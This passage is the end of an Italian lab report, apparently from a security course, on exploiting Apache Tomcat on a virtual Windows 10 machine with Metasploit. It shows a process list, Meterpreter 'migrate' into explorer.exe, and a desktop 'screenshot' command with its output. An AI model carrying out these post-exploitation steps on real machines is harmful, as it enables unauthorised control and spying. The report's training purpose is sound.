556	432	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
612	548	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
640	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
696	548	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Windows\System32\svchost.exe
816	508	dwm.exe	x64	1	Window Manager\DWIM-1	C:\Windows\System32\dwm.exe
832	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
860	548	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Windows\System32\svchost.exe
972	548	svchost.exe	x64	0	NT AUTHORITY\SERVIZIO LOCALE	C:\Windows\System32\svchost.exe

Ricerca processo `explorer` per migrazione:

2456	548	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.e
2576	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
2748	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
2756	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
2764	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
2772	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
2780	2396	postgres.exe	x64	0	NT AUTHORITY\SERVIZIO DI RETE	C:\Program Files\PostgreSQL\9
3616	832	sihost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\sihost.ex
3704	1252	WmsSessionAgent.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Program Files\Windows Mult ssionAgent.exe
3760	832	taskhostw.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\taskhostw
3976	2296	JLsYKxrfd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\tomcat7\temp\JLsYKxrfd.exe
4092	4056	explorer.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\explorer.exe
4144	640	RuntimeBroker.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\RuntimeBr
4228	4092	VBoxTray.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\VBoxTray.
4388	548	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchInd
4544	640	ShellExperienceHost.e xe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\ShellEx 2txyewy\ShellExperienceHost.e
4808	832	taskeng.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\taskeng.e
4888	640	SearchUI.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\SystemApps\Microso cw5n1h2txyewy\SearchUI.exe
4996	640	dllhost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\ dllhost.e
5452	548	svchost.exe	x64	1	DESKTOP-9K104BT\user	C:\Windows\System32\svchost.e

`meterpreter > migrate 4092`

Una volta effettuata la migrazione del processo possiamo finalmente ricavare lo screenshot del desktop Windows10 tramite il comando di meterpreter “screenshot”:

```
meterpreter > migrate 4092
[*] Migrating from 3976 to 4092 ...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/UZMRvTEU.jpeg
```



Conclusioni

Durante questo laboratorio è stato possibile comprendere in modo pratico il ciclo completo di un’analisi di vulnerabilità e di un attacco controllato.

Attraverso l’utilizzo di Nessus si è potuto identificare la presenza di servizi potenzialmente vulnerabili — in particolare Apache Tomcat — e successivamente, con Metasploit, si è riusciti a sfruttare la configurazione del servizio per ottenere una sessione Meterpreter sulla macchina Windows 10 target. Le attività di post-exploitation hanno permesso di verificare la tipologia del sistema (macchina virtuale), la sua configurazione di rete e la presenza di periferiche, concludendo con la cattura di uno screenshot a conferma del controllo ottenuto.

Questo esercizio ha mostrato come una semplice configurazione errata (come credenziali deboli o accessi non protetti) possa essere sfruttata per ottenere l’accesso remoto a un sistema.

In ambito cybersecurity, l'esperienza evidenzia l'importanza della corretta configurazione dei servizi, del monitoraggio costante delle vulnerabilità e dell'uso consapevole degli strumenti di analisi e testing come Nessus e Metasploit.